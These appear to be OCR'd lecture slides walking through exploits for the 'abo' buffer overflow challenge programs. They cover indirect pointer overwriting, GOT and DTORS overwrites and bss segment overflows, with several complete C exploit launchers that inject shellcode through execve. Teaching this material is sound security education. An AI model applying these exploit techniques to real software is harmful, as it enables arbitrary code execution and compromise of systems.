
abo4.c

- Use objdump -t abo4 | grep fn to find address of fn
- The function pointer is not on the stack: can’t overflow it directly


Indirect Pointer Overwriting




Indirect Pointer Overwriting




Indirect Pointer Overwriting



Indirect Pointer Overwriting



Indirect Pointer Overwriting



abo4.c

- Use objdump -t abo4 | grep fn to find address of fn
- The function pointer is not on the stack: can't overflow it directly

abo4.c

- Use objdump -t abo4 | grep fn to find address of fn
- The function pointer is not on the stack: can’t overflow it directly
- However there is a data pointer on the stack: pbuf
- Overflow buf to modify the address that pbuf is pointing to, make it point to fn
- Use the second strcpy to copy information to fn
- The second strcpy is not overflowed

abo4.c

```
static char shellcode[] = // shellcode from prev slide
#define FN 0x080496a0
int main (int argc, char **argv) {
  char buffer[261]; char retaddr[4]; int ret;
  char *execargv[5] = { "./abo4", buffer, retaddr, "/bin/bash" ,NULL };
  char *env[2] = { shellcode, NULL };
  ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
  memset(buffer, '\x90', 260);
  *(long *)&buffer[256] = FN;
  buffer[260] = 0; *(long *)&retaddr = ret;
  execve(execargv[0],execargv,env);}
```

abo5.c

- Two ways of solving this one, we'll do both
-
```
int main(int argv,char **argc) {
        char *pbuf=malloc(strlen(argc[2])+1);
        char buf[256];
        strcpy(buf,argc[1]);
        for (;*pbuf++=*(argc[2]++););
        exit(1);}
```
- Problem?
- Suggestions?

abo5.c

- Two ways of solving this one, we'll do both
  1. Overwrite the GOT entry for exit so it will execute our code when exit is called
  2. Overwrite a DTORS entry, so when the program exits our code will be called as a destructor function

abo5.c

```
static char shellcode[] = // shellcode from prev slide
#define EXIT 0x0804974c
int main (int argc, char **argv) {
  char buffer[261]; char retaddr[4]; int ret;
  char *execargv[5] = { "./abo5", buffer, retaddr, "/bin/bash" ,NULL };
  char *env[2] = { shellcode, NULL };
  ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
  memset(buffer, '\x90', 260);
  *(long *)&buffer[256] = EXIT;
  buffer[260] = 0;  *(long *)&retaddr = ret;
  execve(execargv[0],execargv,env); }
```

abo5.c 2nd solution

```
static char shellcode[] = // shellcode from prev slide
#define DTORS 0x08049728
int main (int argc, char **argv) {
  char buffer[261];  char retaddr[5]; int ret;
  char *execargv[5] = { "./abo5", buffer, retaddr, "/bin/bash" ,NULL };
  char *env[2] = { shellcode, NULL };
  ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
  memset(buffer, '\x90', 260);  *(long *)&buffer[256] = DTORS;
  buffer[260] = 0; *(long *)&retaddr = ret;
  retaddr[4] = 0;
  execve(execargv[0],execargv,env); }
```

abo6.c

- int main(int argv,char **argc) {

```
char *pbuf=malloc(strlen(argc[2])+1);
char buf[256];
strcpy(buf,argc[1]);
strcpy(pbuf,argc[2]);
while(1);}
```

- Problem?

abo6.c

- int main(int argv,char **argc) {

```
char *pbuf=malloc(strlen(argc[2])+1);
char buf[256];
strcpy(buf,argc[1]);
strcpy(pbuf,argc[2]);
while(1);}
```

- Nothing in the datasegment or stack can be overwritten because the program goes into an endless loop

abo6.c

- Nothing in the datasegment or stack can be overwritten because the program goes into an endless loop
- Make the first strcpy point pbuf to the second strcpy's return address
- The second strcpy will then overwrite its own return address by copying our input into pbuf
- Very fragile exploit: the exact location of strcpy's return address must be determined

abo6.c

```
static char shellcode[] = // shellcode from prev slide
#define BUF 0xbffffb6c
int main (int argc, char **argv) {
  char buffer[261];  char retaddr[4]; int ret;
  char *execargv[5] = { "./abo6", buffer, retaddr, "/bin/bash" ,NULL };
  char *env[2] = { shellcode, NULL };
  ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
  memset(buffer, '\x90', 260);
  *(long *)&buffer[256] = BUF;
  buffer[260] = 0;  *(long *)&retaddr = ret;
  execve(execargv[0],execargv,env);}
```

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abo7.c

```
char buf[256]={1};

int main(int argv,char **argc) {
	strcpy(buf,argc[1]);
}
```

- Suggestions?

abo7.c


```
char buf[256]={1};

int main(int argv,char **argc) {
        strcpy(buf,argc[1]);
}
```

- Overflow into dtors section
- Find location of data section: objdump -t abo7 | grep buf
- Find location of dtors section: objdump -x abo7 | grep -i dtors

Overflows in the data/bss segments

- ctors: pointers to functions to execute at program start
- dtors: pointers to functions to execute at program finish
- GOT: global offset table: used for dynamic linking: pointers to absolute addresses



abo7.c

- static char shellcode[] = // shellcode from prev slide

```
int main (int argc, char **argv) {
  char buffer[476];
  char *execargv[3] = { "./abo7", buffer, NULL };
  char *env[2] = { shellcode, NULL };
  int ret;
  ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
  memset(buffer, '\x90', 476);
  *(long *)&buffer[472] = ret;
  execve(execargv[0],execargv,env);
}
```

abo8.c

```
char buf[256];

int main(int argv,char **argc) {
        strcpy(buf,argc[1]);
}
```

- Suggestions?

abo8.c

```
char buf[256];

int main(int argv,char **argc) {
        strcpy(buf,argc[1]);
}
```

- buf not initialized, so in bss segment
- only heap is stored behind bss segment, could perform heap-based buffer overflows, but no malloc chunks
- Not exploitable

Overflows in the data/bss segments

- ctors: pointers to functions to execute at program start
- dtors: pointers to functions to execute at program finish
- GOT: global offset table: used for dynamic linking: pointers to absolute addresses